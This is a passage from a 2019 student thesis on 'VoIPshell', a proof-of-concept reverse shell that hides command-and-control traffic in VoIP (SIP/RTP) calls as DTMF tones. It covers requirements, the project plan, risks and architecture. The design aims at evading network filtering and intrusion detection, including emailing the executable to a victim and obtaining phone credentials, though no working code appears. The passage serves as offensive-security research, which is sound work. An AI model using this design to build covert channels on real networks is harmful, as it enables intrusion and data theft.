Category	**Efficiency**
Description	The software can transmit at least 10kbit/s (see chapter “Efficiency” below).

Category	**Installability**
Description	The executable that is run on the victim’s computer must be small enough to be sent by email. Its file size must not exceed 2 MB.

Category	**Integrity**
Description	The RTP payload must be compressed lossless because text-based messages cannot recover from lossy compression. Standard RTP CODECs loose information during the process of encoding and decoding.

Category	**Confidentiality**
Description	The modified RTP payload must use end-to-end encryption with PSK to avoid a Man-In-The-Middle-Attack.

4.1.1 Efficiency

To calculate the desired efficiency, the following approach was used:

1. A command on the CLI was chosen that generates a large output. It was found that **ipconfig /displaydns** suited this need well.
2. The output was 23.542 KB large and it took 2.02 seconds to display it which is 11.65 KB/s or roughly 100 Kbit/s. This value was taken as the upper limit. If the connection is faster than that, it will not improve performance.
3. It was decided objectively, that it would be acceptable, if it took up to 20 seconds to display this content, without impeding the workflow too much. This means the connection could be up to ten times slower than the upper limit, giving a lower limit of 10 Kbit/s.

4.2 Interfaces

The VoIPshell software consists of two components, one for sending and one for receiving data to its counterpart. An interface is needed on both sides to enable connectivity.
There are no other interfaces needed.

Reverse Shell via Voice (SIP, Skype)

G-4 – Project Plan

Authors: Dominique Illi, Michel Bongard

Fall Term 2019

1 Content

1 Content ... 142
2 Introduction ... 143
2.1 Purpose ... 143
2.2 Validity scope ... 143
3 Project overview ... 144
3.1 Purpose and aim ... 144
3.2 Delivery ... 144
3.2.1 Results ... 144
3.2.2 Project management ... 144
3.3 Assumptions and limitations ... 144
4 Project organization ... 145
4.1 Organizational structure ... 145
4.2 External persons ... 145
5 Management procedures ... 146
5.1 Time management ... 146
5.2 Milestones ... 146
5.3 Phases / Iterations ... 146
5.3.1 Inception ... 147
5.3.2 Elaboration ... 147
5.3.3 Construction ... 147
5.3.4 Transition ... 147
5.4 Meetings ... 147
6 Risk management ... 148
6.1 Risks ... 148
7 Work packages ... 149
8 Infrastructure ... 150
8.1 General ... 150
8.2 Version SIP ... 150
8.3 Version Skype ... 150
9 Quality measures ... 151
9.1 Documentation ... 151
9.2 Project management ... 151
9.3 Development ... 151
10 Illustration index ... 152

2 Introduction

2.1 Purpose

This document contains all necessary documentation for the thesis “Reverse Shell via Voice (SIP, Skype)”. It contains the planning of this project and acts as a guideline to comprehend the methods used. This project plan contains a summary of the project and an overview of the project organization.

2.2 Validity scope

This document is valid as part of the thesis “Reverse Shell via Voice (SIP, Skype)”. All changes after the initial delivery of this document will be noted in the changelog at the beginning of the document.

3 Project overview

3.1 Purpose and aim

Modern network infrastructures are specifically designed to deny any attempt of direct access from the outside (e.g. internet) into an internal network. One possibility to circumvent those restrictions is the initiation of a data-channel, sourced from the internal network. To disguise those inside-out channels, common variants include DNS-tunneling and HTTP-tunneling, where the traffic is encapsulated in the mentioned protocols, to provide some level of stealth. Due to improvement in filtering mechanisms and intrusion detection systems, those tunneling variants get more and more ineffective.

The aim of this project is it to create a PoC of a tunneling mechanism which is available in nearly every company, the telephone channel. On the topic of tunneling via modern telephone connections, has been made very less research, which has the potential to makes this technique very efficient due to its unfamiliarity.

3.2 Delivery

3.2.1 Results

- Definition of requirements to establish a VoIP tunnel which is able to carry enough data to remote control a target host
- PoC answering the feasibility of the tunneling technique and describes different approaches to create the VoIP tunnel
- Toolkit providing the desired functionality
- Software documentation (Use Cases, Domain model, Sequence diagram)
- Architecture documentation
- Source code

3.2.2 Project management

- Project plan
- Time tracking evaluation
- Project statistics

3.3 Assumptions and limitations

The project is not about finding vulnerabilities in VoIP but using existing mechanisms to establish a tunnel, which can be used to remote control the target host.

4 Project organization

The project will contain four phases: Inception, Elaboration, Construction and Transition. Within these phases scrum will be utilized in order to remain agile.

Since this thesis is mainly a research project and the main product is a PoC and not a full-fledged software, the elaboration phase will be longer than usual. On the other hand, the construction phase will be rather short.

4.1 Organizational structure

Name	Position	Email	Responsibilities and Tasks
Dominique Illi	Developer	dilli@hsr.ch	- Research - Development - Takes times
Michel Bongard	Developer	mbongard@hsr.ch	- Research - Development - Redmine / Github

Table 1: Organizational structure

4.2 External persons

Name	Position	Email	Responsibilities and Tasks
Cyrill Brunschwiler	Supervisor	cyrill.brunschwiler@ compass-security.com	- Supervisor - Contact Person

Table 2: External Persons

5 Management procedures

5.1 Time management

The following timetable provides an overview of the project phases, iterations and milestones.




Figure 1: Project timetable
Source: own creation

5.2 Milestones

M#	Date	Description	Products
M1	24.09.2019	Inception	- Initial Project plan - Initial Requirements specification - First draft of software architecture document - Definition of scope - Work environment (Redmine, Jenkins, etc.)
M2	15.10.2019	Research	- Documentation of SIP and Skype study - Requirements for tunneling over SIP / Skype - Feasibility study of SIP / Skype tunneling - Document reasons for choosing SIP or Skype - SIP or Skype infrastructure
M3[1]	19.11.2019	Data Transmission End of Elaboration	- PoC for data transmission - Updated requirements document - Updated SAD - Elaboration Phase Documentation completed
M4	03.12.2019	End of Construction	- Software Engineering done - PoC with integration of all components
M5	10.12.2019	End of Transition	- Completed documents - Project finished for delivery

Table 3: Milestones

5.3 Phases / Iterations

The project will consist of the four phases called “Inception”, “Elaboration”, “Construction” and “Transition”. A phase consists of iterations. Each iteration lasts one week. At the end of each iteration the progress is reviewed at a meeting. It will be checked, if all planned tasks were completed and discuss the difficulties and problems that arose during the iteration. Subsequently, the next iteration is planned by deciding on which work packages need to be attended to next.

[1] Due date of Milestone 3 was changed during project. The milestone report can be found in the meeting minutes.

5.3.1 Inception

The inception phase lasts one week. In this phase the scope of the project will be defined, and the work environment will be set up.

5.3.2 Elaboration

The elaboration phase lasts eight weeks. This phase contains the following:

- study the material, technologies, tools and libraries
- decide on whether SIP or Skype will be used for the tunnel
- decide on whether an online SIP service or virtual machines will be used
- make a POC for data transmission over SIP / Skype
- evaluate possible data rates over this channel
- Update the project plan (this document), design necessary diagrams and use cases and create the software architecture document

5.3.3 Construction

During the construction phase, which will be taking three weeks, the prototype will be developed. All components of the reverse shell will be put together to create a single executable.

5.3.4 Transition

The last week is reserved for the transition phase. Here the prototype will be finalized, and all documentation will be finished.

5.4 Meetings


Day of Week	Time	Topic	Who	Where
Monday	10:00 – 11:00	Sprint review, grooming & planing	Dominique Illi Michel Bongard	HSR, Building 1
Tuesday	10:00 – 11:00	Review and planning with supervisor	Dominique Illi Michel Bongard Cyrill Brunschwiler	Room Alice Werkstrasse 20 8645 Jona

Table 4: Meetings

6 Risk management

6.1 Risks

The result of our risk analysis and its management can be viewed in Figure 2.



Riskmanagement

Project:	Voice ReverseShell
Creation date:	20.09.2019
Author:	Dominique Illi, Michel Bongard
Gewichteter Schaden:	14

Nr	Title	Description	max. Damage [h]	Propability	weighted damage	Prevention	behavior if risk occurs	Eliminiation until
R1	Problems finding libraries / tools	Because of the complex problem domain we will relay on tools/librarys providing basic softphone capabilities. Those which provide the needed funcitonality (low level modification of packets) could be hard to find	20	10%	2	Intense research, discussion in online forums	prove if the basic softphone funcitonality can be implemented by our selfs in the available time	M2
R2	SIP relays change media codec	The encoded RTP payload is transmitted over a SIP relay and the codec gets changed by the relay resulting in complete data loss	40	15%	6	Research standard behavior of SIP relays and possible solutions	Looking for alternative fields in packet headers which can be used for data transmission and dont get modified by the realy station.	M3
R3	Implemented tunneling mechanisms are to specific	The implemented tunneling mechanisms can only be used in very specific scenarios and thus prevent an effective usage in real life scenarios	-	-	-	Keep the fact of generality an portability in mind over the whole evaluation phase	Reduce scope of the project goals	M3 / M4
R4	Difficulties in credential procurement	The SIP user agents / skype application (softphones) use credentials to authorize at the internal phone servers. To use our implementation those credentials need to be available. Strong security mechanism could prevent this usage of credentials	20	30%	6	Consultation with professional security analysts.	Need to imlement our own or adjust available componenet to our software getting the credentials for our usage	M2
Summe			**60**		**14**			

Figure 2: Risk analysis
Source: own creation

7 Work packages

All work packages can be viewed in Redmine.

8 Infrastructure

8.1 General

Tool	Description
Computer	Every developer needs a computer for research and development.
IDE	Every developer needs an IDE (TBD) for development.
Redmine	Redmine is used to create and manage work packages and to log time.
GitHub	The repository of our code as well as version control is managed by GitHub.
OneDrive	For collaborative editing of our documents we will use OneDrive.

Table 5: General infrastructure

8.2 Version SIP

Tool	Description
Softphones	Softphones are required to allow us to make VoIP phone calls (TBD).
SIP Server	Two SIP servers are required for our softphones to be able to communicate
Telephone numbers	Two telephone numbers are required for our softphones to be able to address each other.

Table 6: SIP specific infrastructure

8.3 Version Skype

Tool	Description
Skype Accounts	Two Skype accounts are required to make Skype phone calls.

Table 7: Skype specific infrastructure

9 Quality measures

9.1 Documentation

The project documentation is located on OneDrive which allows collaborative editing.

9.2 Project management

The work packages are created and managed on Redmine. This tool is also used to log the time spent on each package. Every week a grooming meeting is held, where packages are defined, estimated and prioritized.

9.3 Development

The code is located on a repository on GitHub. The implementation of the different components will follow the pair-programming style.

10 Illustration index

Figure 1: Project timetable 146
Figure 2: Risk analysis 148

Reverse Shell via Voice (SIP, Skype)

G-5 – Software Architecture Document

Authors: Dominique Illi, Michel Bongard

Fall Term 2019

1 Content

1 Content 154
2 System overview 155
3 Logical Architecture 157
3.1 Overview 157
3.2 Full path – command to output 157
3.3 Default behavior 160
3.4 Architectural overview 160
3.5 Service layer - pjsua 163
3.6 Business layer - pjmedia 163
3.7 Libraries - pjmedia 164
4 Deployment 165
4.1 Deployment with SIP 165
5 Illustration index 166

2 System overview

Because this project involves a lot of research, testing and trying of different implementations, a lot of architectural decisions and diagrams are included in the technical report. This document only contains the architectural information and decisions which concern the final PoC implemented with the PJSIP library. Figure 1 provides a system overview, Table 1 explains it in more detail.




Figure 1: System Overview PoC
Source: own creation

Component	Description
DTMF Encoder/Decoder	This is the implementation which translates byte streams to DTMF tones and vice versa.
PJSIP UA	This is the sample implementation of the SIP UA.
PJLIB	This is the library which provides all functionality required for the PJSIP UA.
SIP Component	This is the part of the PJLIB which establishes and manages the SIP connection. It also provides the implementation of SDP to negotiate media codecs.
RTP Component	This is the part of PJLIB which implements the RTP packets and the read/write operations of the RTP payload.
Reverse shell Process	This is the process which is only started on the victim's client. Its input and output are sent to the attacker.

Table 1: System overview components

3 Logical Architecture

3.1 Overview

In this section the design decisions for the VoIPshell architecture are explained. Starting with an overview and explanation of the core functionality.

3.2 Full path – command to output

The core architecture of the application is displayed in Figure 2. Because of its size, it is split into two parts. Figure 3 represents the attacker's side, Figure 4 the victim's side.



Thread: run_shell_io - Attacker
Thread: PJSIP - Attacker
Thread: PJSIP - Victim
Thread: run_command - Victim
Attacker
shell_io.c
audio_encoder.c
audio_decoder.c
stream.c
stream.c
shell_process.c
audio_decoder.c
audio_encoder.c
get Command
Plaintext command
convert to audio
buffer with audio bytes
read audio bytes from buffer
Repeat until buffer is empty
replace RTP payload with audio bytes
transmit RTP packet over network
Copy RTP payload to a buffer
Repeat until all bytes have been received
buffer with audio bytes
start new thread to run the command
convert to text
Plaintext command
run command
Plaintext shell output
convert to audio
buffer with audio bytes
read audio bytes from buffer
Repeat until all bytes have been received
replace RTP payload with audio bytes
transmit RTP packet over network
Repeat until all bytes have been received
Copy RTP payload to a buffer
read audio bytes from buffer
convert to text
print output to console
buffer with audio bytes
Plaintext command

Figure 2: Sequence diagram
Source: own creation



Thread: run_shell_io - Attacker
Thread: PJSIP - Attacker
Attacker
shell_io.c
audio_encoder.c
audio_decoder.c
stream.c
get Command
Plaintext command
convert to audio
buffer with audio bytes
read audio bytes from buffer
Repeat until buffer is empty
replace RTP payload with audio bytes
transmit RTP packet over network
transmit RTP packet over network
Repeat until all bytes have been received
Copy RTP payload to a buffer
read audio bytes from buffer
buffer with audio bytes
convert to text
print output to console
Plaintext command

Figure 3: Sequence diagram - attacker's side
Source: own creation



Thread: PJSIP - Victim
